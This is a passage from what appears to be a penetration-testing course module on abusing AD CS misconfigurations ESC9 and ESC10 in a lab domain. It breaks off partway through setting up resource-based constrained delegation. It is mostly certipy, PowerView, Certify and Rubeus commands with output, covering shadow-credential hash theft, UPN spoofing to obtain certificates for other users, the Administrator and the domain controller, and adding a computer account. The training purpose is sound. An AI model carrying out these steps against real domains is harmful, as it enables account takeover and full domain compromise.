1. The `StrongCertificateBindingEnforcement` registry key should not be set to `2` (by default, it is set to `1`), or the `CertificateMappingMethods` should contain the UPN flag (`0x4`). Regrettably, as a low-privileged user, accessing and reading the values of these registry keys is typically unattainable.
2. The certificate template must incorporate the `CT_FLAG_NO_SECURITY_EXTENSION` flag within the `msPKI-Enrollment-Flag` value.
3. The certificate template should explicitly specify `client authentication` as its purpose.
4. The attacker must possess at least the `GenericWrite` privilege against any user account (account A) to compromise the security of any other user account (account B).

ESC9 Enumeration and Attack

We will discuss how to enumerate and abuse ESC9 from Linux and Windows.

ESC9 Enumeration from Linux

Let's use `certipy` to find vulnerable templates, and let's focus on the template `ESC9`:

Identifying Vulnerable Templates

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
Certificate Templates
  0
    Template Name                       : ESC9
    Display Name                        : ESC9
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectRequireEmail
                                          SubjectAltRequireEmail
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC9                              : 'LAB.LOCAL\\Domain Users' can
```

```
enroll and template has no security extension
<SNIP>
```

The `ESC9 template` has the value `msPKI-Enrollment-Flag` for the `CT_FLAG_NO_SECURITY_EXTENSION` flag; this is implied from the `NoSecurityExtension` value of the `Enrollment Flag` field.

ESC9 Attack from Linux

For example, let's say that we want to compromise `user3`. We need to have `FullControl` rights over any user account. In this case, we have those rights over `user2`. Now we can modify `user2`'s `UPN` to match our target user's `UPN`, request a certificate as `user2` with the `UPN` modification using the vulnerable certificate, and we will receive the certificate for our target account `user3`. Let's complete this attack:

We can confirm that we have `FullControl` rights over `user2` using dacledit.py; at the time of writing, the pull request (#1291) offering the tool is still being reviewed. We can get dacledit.py directly from the ShutdownRepo fork while the branch gets merged into the impacket's main branch.

Clone Forked ShutdownRepo Impacket Repository

```
git clone https://github.com/ShutdownRepo/impacket -b dacledit
```

Create and Activate the Python Virtual Environment

```
cd impacket
python3 -m venv .dacledit
source .dacledit/bin/activate
```

Install Impacket repo

```
python3 -m pip install .
python3 -m pip install .

Processing /home/plaintext/htb/modules/adcs/impacket
Collecting chardet
  Downloading chardet-5.2.0-py3-none-any.whl (199 kB)
     |████████████████████████████████| 199 kB 1.7 MB/s
Collecting flask>=1.0
<SNIP>
```

Now we can use `dacledit` to verify we have the appropriate rights over `user2`:

Using DACLEDIT to enumerate user rights

```
dacledit.py -action read -dc-ip 10.129.205.199
lab.local/blwasp:Password123! -principal blwasp -target user2

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-2570265163-3918697770-3667495639-
1103)
[*]   ACE[24] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, INHERITED_ACE,
OBJECT_INHERIT_ACE
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : blwasp (S-1-5-21-2570265163-
3918697770-3667495639-1103)
```

With our `FullControl` rights over `user2`, we can utilize those privileges to either reset or add an extra password for `user2`. We can accomplish this using `Password Reset` or `Shadow Credentials`. The advantage of using `Shadow Credentials` is that we do not have to affect the user by changing their password.

Retrieve user2 NT Hash via Shadow Credentials

```
certipy shadow auto -u '[email protected]' -p 'Password123!' -account
user2

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'user2'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277'
[*] Adding Key Credential with device ID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277' to the Key Credentials for 'user2'
[*] Successfully added Key Credential with device ID 'a1ee8bd6-3e89-091e-
7dc3-24c8d4872277' to the Key Credentials for 'user2'
[*] Authenticating as 'user2' with the certificate
[*] Using principal: [email protected]
[*] Trying to get TGT...
```

```
[*] Got TGT
[*] Saved credential cache to 'user2.ccache'
[*] Trying to retrieve NT hash for 'user2'
[*] Restoring the old Key Credentials for 'user2'
[*] Successfully restored the old Key Credentials for 'user2'
[*] NT hash for 'user2': 2b576acbe6bcfda7294d6bd18041b8fe
```

We can modify the UPN of `user2` to match our target account's UPN of `user3`.

Change user2 UPN to user3

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Using the credentials of `user2`, we request a certificate from the template vulnerable to `ESC9`. Pay attention to the line in the Certipy output that states, `[*] Certificate has no object SID`, indicating that no `objectSID` is provided, and thus, no strong mapping will be performed. Only the UPN will be utilized for the mapping. As a result, we successfully obtained a certificate for `user3`.

Request vulnerable certipy with user2

```
certipy req -u '[email protected]' -hashes
2b576acbe6bcfda7294d6bd18041b8fe -ca lab-LAB-DC-CA -template ESC9

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 59
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'user3.pfx'
```

We revert the changes of user2:

Revert changes of user2

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Finally, we can authenticate as `user3` using our obtained certificate.

Authenticate as user3 with the previous certificate

```
certipy auth -pfx user3.pfx -domain lab.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'user3.ccache'
[*] Trying to retrieve NT hash for 'user3'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

ESC9 Enumeration from Windows

`ESC9` was one of the attacks that emerged after the release of SpecterOps's white-paper; therefore, enumerating CAs for it is implemented in `Certify`. However, we can identify a template vulnerable to `ESC9` if it has the value `NO_SECURITY_EXTENSION` for the flag `mspki-enrollment-flag` and allows `client authentication`. From the output below, we can confirm the template `ESC9` matches the conditions we need. Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
```

```
loading channelEx cliprdr
<SNIP>
```

Enumerate ESC9 from Windows

```
PS C:\Tools> .\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

<SNIP>
    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC9
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT, NO_SECURITY_EXTENSION
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication,
Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication,
Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
```

```
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
<SNIP>
```

We will also need to confirm if the `StrongCertificateBindingEnforcement` registry key is not set to `2` (default: `1`) or `CertificateMappingMethods` registry key contains `UPN` flag (`0x4`). However, it is essential to note that it is unlikely that we will have access to make these queries from a remote computer, but if we do have access to the ADCS server, we can confirm this as follows:

Registry Query for StrongCertificateBindingEnforcement

```
PS C:\Tools> reg query
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc
    DependOnService    REG_MULTI_SZ    RpcSs\0Afd\0NTDS
    Description    REG_SZ    @%SystemRoot%\System32\kdcsvc.dll,-2
    DisplayName    REG_SZ    @%SystemRoot%\System32\kdcsvc.dll,-1
    ErrorControl    REG_DWORD    0x1
    Group    REG_SZ    MS_WindowsRemoteValidation
    ImagePath    REG_EXPAND_SZ    %SystemRoot%\System32\lsass.exe
    ObjectName    REG_SZ    LocalSystem
    Start    REG_DWORD    0x2
    Type    REG_DWORD    0x20
    StrongCertificateBindingEnforcement    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc\Security
```

Registry Query for CertificateMappingMethods

```
PS C:\Tools> reg query
HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel\

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel
    EventLogging    REG_DWORD    0x1
    CertificateMappingMethods    REG_DWORD    0x4

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\Ciphers
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\CipherSuites
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\Hashes
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\KeyExchangeAlgorithms
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Scha
nnel\Protocols
```

As we can see in the above output, the registry key `StrongCertificateBindingEnforcement` value is `0x0`, so it does not meet the condition of being `1`. However, the value of the registry key `CertificateMappingMethods` is `0x4`, which means it meets the condition number `1`.

The other requirement is to allow client authentication and have at least `GenericWrite` rights on a user account. We can use `BloodHound` or `PowerView` to identify which accounts we have `GenericWrite` or `GenericAll` rights:

Import PowerView and get BlWasp Object

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $blwasp=(Get-DomainUser -Identity blwasp)
```

Query BlWasp privileges over Users

```
PS C:\Tools> Get-DomainObjectAcl -LDAPFilter "(&(objectClass=user)
(objectCategory=person))" -ResolveGUIDs | ? {($_.ActiveDirectoryRights -
contains "GenericAll" -or $_.ActiveDirectoryRights -contains
"GenericWrite") -and $_.SecurityIdentifier -eq $blwasp.objectsid}

<SNIP>
```

```
AceType               : AccessAllowed
ObjectDN              : CN=User2,CN=Users,DC=lab,DC=local
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2570265163-3918697770-3667495639-1192
InheritanceFlags      : ContainerInherit, ObjectInherit
BinaryLength          : 36
IsInherited           : True
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2570265163-3918697770-3667495639-1103
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ObjectInherit, ContainerInherit, Inherited
AceQualifier          : AccessAllowed

<SNIP>
```

We have `GenericAll` over `user2`.

ESC9 Attack from Windows

We need the user's credentials on which we have `GenericWrite` to carry out this attack. Let's use PowerView to do a password reset for `user2`'s account:

user2 Password Reset

```
PS C:\Tools> Set-DomainUserPassword -Identity user2 -AccountPassword
$((ConvertTo-SecureString 'Newpassword123!' -AsPlainText -Force)) -Verbose

VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'user2'
VERBOSE: [Set-DomainUserPassword] Password for user 'user2' successfully
reset
```

Now, we need to change `user2`'s UPN to match `user3`'s UPN.

Change user2 UPN to match user3 UPN

```
PS C:\Tools> Set-DomainObject user2 -Set @{'userPrincipalName'='[email
protected]'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/DC=LAB,DC=LOCAL
```

```
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=user2)(name=user2)(displayname=user2))))
VERBOSE: [Set-DomainObject] Setting 'userPrincipalName' to '[email
protected]' for object 'user2'
```

Then we need to get a session as `user2`. The issue we have is that `Certify` doesn't allow us to provide credentials, so we need to try different methods:

1. If the user (`user2`) has rights to connect via RDP, we can use them to gain a session as `user2` and execute `Certify` from there.
2. If the user (`user2`) has logon rights, we can try to execute `Run as different user` from the GUI, or we can use RunasCS.exe, which is a utility to run specific processes with different permissions than the user's current logon provides using explicit credentials.
3. Alternatively, a user posted a workaround modifying the source code of Certify in this GitHub issue (not tested).

Let's connect via RDP with `user2's` credentials:

Connect via RDP

```
xfreerdp /u:user2 /p:'Newpassword123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

Now, if we launch a PowerShell terminal, we can confirm we are running in user2's context:

Running PowerShell as user2

```
PS C:\Tools> whoami
lab\user2
```

The next step is to run `Certify` and add the alternative `SAN` using `template ESC9`:

Request a Certificate using ESC9 and alternative SAN user3

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC9 /altname:user3


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\user2
[*] No subject name specified, using current context as subject.

[*] Template                : ESC9
[*] Subject                 : CN=User2, CN=Users, DC=lab, DC=local
[*] AltName                 : user3

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 75

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAs2IZbdz1PaL3+/NSXvjGdM31IYfr72ARTgG6UogEyy7cGoKB
3E8MzmD0pSPSV1gorlLxdIAuiJ+T7Se0XgrCKScE4Am5pnERWZo0lx8VK/iukO6m
IsMVWZTfd7OxhOr2fZZ9iDfxo/Xabm0aljrQ1uSkRnCqlYA2GgZNsgzUoSkTX/Rk
/Ln4tlucIQow1ZXji77BHrKO/uSLzM/CKoKGGPJquqoOEpOmA2Ir1O3xAJKV9QzC
<SNIP>
```

Next, we use `OpenSSL` to convert the certificate to `pfx`:

Convert certificate to PFX

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
.\user3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out user3.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Finally, we use `Rubeus` to request a TGT as `user3` and also get its NT Hash:

Retrieving a TGT as user3

```
PS C:\Tools> .\Rubeus.exe asktgt /user:user3 /certificate:user3.pfx
/getcredentials /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: [email protected],
CN=User2, CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\user3'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIF0jCCBc6gAwIBBaEDAgEWooIE8zCCBO9hggTrMIIE56ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIBAqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IEsTCCBK2gAwIBEqEDAgECooIEnwSCBJs9
WrJyxKbiMUt8Wv1i2WwWelmZvkQuy9uZy+lqd/El7A8mt0ybatQEZdEr3ABmQK825siW+IqQlB
3KceuqWp5u5I0GJcA/Bbct+1mewHYBqc7mNpWTK1fx+brTjzPflAQe2XYg+YuBTC50cjLSfnVC
zZ3gUEWfDCbf6<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  user3 (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  20/11/2023 13:12:55
  EndTime                  :  20/11/2023 23:12:55
  RenewTill                :  27/11/2023 13:12:55
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  G6+lZWmEg0PJWxrRnSzrgQ==
  ASREP (key)              :  21DA1D17257BEB19CD40FF6D4FD11C33

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
```

```
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

ESC10

The `ESC10` abuse case is similar to the previous `ESC9` but focuses on misconfigurations in registry keys rather than template configurations. There are two cases where this misconfiguration can be exploited.

Understanding ESC10

The first case involves a misconfiguration in the `StrongCertificateBindingEnforcement` registry key, which handles certificate mapping during Kerberos authentication. The second case is related to a misconfiguration in the `CertificateMappingMethods` registry key, which controls certificate mapping during Schannel authentication. Consequently, Case 1 exploitation requires authentication via Kerberos with the certificate, while Case 2 requires Schannel authentication.

ESC10 Abuse Requirements - Case 1

To successfully abuse this misconfiguration, specific prerequisites must be met:

1. The `StrongCertificateBindingEnforcement` registry key is set to `0`, indicating that no strong mapping is performed. It's important to note that this value will only be considered if the April 2023 updates have yet to be installed.
2. At least one template specifies that client authentication is enabled (e.g., the built-in User template).
3. We have at least `GenericWrite` rights for account A, allowing us to compromise account B.

ESC10 Enumeration and Attack - Case 1

As mentioned earlier, commonly, a low-privileged user doesn't have the right to read the registry key's values. However, as an administrator on the domain controller, we can view this value in the registry key using `reg.py`:

Reviewing registry keys as Administrator

```
reg.py 'lab'/'Administrator':'Password123!'@10.129.205.199 query -keyName
'HKLM\SYSTEM\CurrentControlSet\Services\Kdc'

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation
```

```
HKLM\SYSTEM\CurrentControlSet\Services\Kdc
        DependOnService REG_MULTI_SZ     RpcSsAfdNTDS
        Description     REG_SZ   @%SystemRoot%\System32\kdcsvc.dll,-2
        DisplayName     REG_SZ   @%SystemRoot%\System32\kdcsvc.dll,-1
        ErrorControl    REG_DWORD        0x1
        Group   REG_SZ   MS_WindowsRemoteValidation
        ImagePath       REG_EXPAND_SZ    %SystemRoot%\System32\lsass.exe
        ObjectName      REG_SZ   LocalSystem
        Start   REG_DWORD        0x2
        Type    REG_DWORD        0x20
        StrongCertificateBindingEnforcement     REG_DWORD        0x0
HKLM\SYSTEM\CurrentControlSet\Services\Kdc\Parameters
HKLM\SYSTEM\CurrentControlSet\Services\Kdc\Security
```

Note: In case we don't know if the registry key is set or not, we need to try the attack to identify if it is vulnerable or not.

With our `FullControl` rights over `user2`, we can utilize those privileges to either reset or add an extra password for `user2`. One approach to accomplish this is by using `Shadow Credentials`.

Retrieve user2 NT Hash via Shadow Credentials

```
certipy shadow auto -u '[email protected]' -p 'Password123!' -account
user2

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'user2'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277'
[*] Adding Key Credential with device ID 'a1ee8bd6-3e89-091e-7dc3-
24c8d4872277' to the Key Credentials for 'user2'
[*] Successfully added Key Credential with device ID 'a1ee8bd6-3e89-091e-
7dc3-24c8d4872277' to the Key Credentials for 'user2'
[*] Authenticating as 'user2' with the certificate
[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'user2.ccache'
[*] Trying to retrieve NT hash for 'user2'
[*] Restoring the old Key Credentials for 'user2'
[*] Successfully restored the old Key Credentials for 'user2'
```

```
[*] NT hash for 'user2': 2b576acbe6bcfda7294d6bd18041b8fe
```

Now we can modify the UPN of `user2` to match our target account's UPN of `Administrator`.

Change user2 UPN to Administrator

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

We request a certificate with the `user2`'s UPN matching Administrator for any template allowing Client Authentication (here is the built-in User template).

Request certificate using User template

```
certipy req -u '[email protected]' -hashes
2b576acbe6bcfda7294d6bd18041b8fe -ca lab-LAB-DC-CA -template User

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 65
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
1192'
[*] Saved certificate and private key to 'administrator.pfx'
```

Then, we change back the UPN of `user2` to be sure that only `Administrator` matches the certificate.

Revert changes of user2

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Finally, we can authenticate as the administrator:

Authenticate as the Administrator

```
certipy auth -pfx administrator.pfx -domain lab.local

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8f
```

ESC10 Abuse Requirements - Case 2

To successfully carry out this privilege escalation tactic, specific prerequisites must be met:

1. The `CertificateMappingMethods` registry key is set to `0x4`, indicating no strong mapping.
2. At least one template is enabled for `client authentication` (e.g., the built-in User template).
3. We have at least `GenericWrite` rights for any account A, allowing us to compromise any account B that does not already have a UPN set (e.g., machine accounts or built-in Administrator accounts). This is important to avoid constraint violation errors on the UPN.

ESC10 Enumeration and Attack - Case 2

Similarly to the previous case, as a low-privileged user, there is currently no way to read this registry key's value. However, as an administrator on the domain controller, we can view this value in the registry key using reg.py:

Using reg.py to query registry from Linux

```
reg.py 'lab'/'Administrator':'Password123!'@10.129.205.199 query -keyName
'HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'
```

```
Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL
        EventLogging    REG_DWORD        0x1
        CertificateMappingMethods       REG_DWORD        0x4
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\CipherSui
tes
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Hashes
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\KeyExchan
geAlgorithms
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols
```

With our `FullControl` rights over `user2`, we can utilize those privileges to either reset or add an extra password for `user2`, as we did in case 1. Next, we reset the `user2`'s UPN and changed it to the `domain controller machine account` name.

Update account to match DC machine name

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn '[email protected]'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Next, request a certificate with the `user2`'s UPN matching the domain controller for any template allowing `Client Authentication` (here, the built-in User template).

Request a certificate as user2 to get the domain controller certificate

```
certipy req -u '[email protected]' -hashes
2b576acbe6bcfda7294d6bd18041b8fe -ca lab-LAB-DC-CA -template User
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 66
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
1192'
```

```
[*] Saved certificate and private key to 'lab-dc.pfx'
```

Then, we changed back the UPN of user2 to be sure that only the domain controller matched the certificate.

Revert changes of user2

```
certipy account update -u '[email protected]' -p 'Password123!' -user
user2 -upn [email protected]
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'user2':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'user2'
```

Finally, because the registry key handles the Schannel authentication, we cannot use the certificate to authenticate via `PKINIT` as previously. We need to authenticate via `Schannel`. For this purpose, the `-ldap-shell` parameter on Certipy permits authentication with Schannel and opens an LDAP shell to conduct some attacks using LDAP. For example, it is possible to create a new computer account and then use it to take over any other machine by configuring a `Resource-Based Constrained Delegation`.

Let's create a new computer account first:

Creating a new computer account

```
certipy auth -pfx lab-dc.pfx -domain lab.local -dc-ip 10.129.205.199 -
ldap-shell

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.129.205.199:636'
[*] Authenticated to '10.129.205.199' as: u:LAB\LAB-DC$
Type help for list of commands

# add_computer plaintext plaintext123
Attempting to add a new computer with the name: plaintext$
Inferred Domain DN: DC=lab,DC=local
Inferred Domain Name: lab.local
New Computer DN: CN=plaintext,CN=Computers,DC=lab,DC=local
Adding new computer with username: plaintext$ and password: plaintext123
result: OK
```

Now that we have created the computer account `plaintext$` with the password `plaintext123`, we can assign this computer privileges over the domain controller and then impersonate any account. Let's use the LDAP Shell with the option `set_rbcd` to specify the target and the computer account to which we will grant rights to perform RBCD.

Using -ldap-shell

```
certipy auth -pfx lab-dc.pfx -domain lab.local -dc-ip 10.129.205.199 -
ldap-shell

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldaps://10.129.205.199:636'
[*] Authenticated to '10.129.205.199' as: u:LAB\LAB-DC$
Type help for list of commands

# set_rbcd lab-dc$ plaintext$
Found Target DN: CN=LAB-DC,OU=Domain Controllers,DC=lab,DC=local
Target SID: S-1-5-21-2570265163-3918697770-3667495639-1000

Found Grantee DN: CN=plaintext,CN=Computers,DC=lab,DC=local
Grantee SID: S-1-5-21-2570265163-3918697770-3667495639-2601
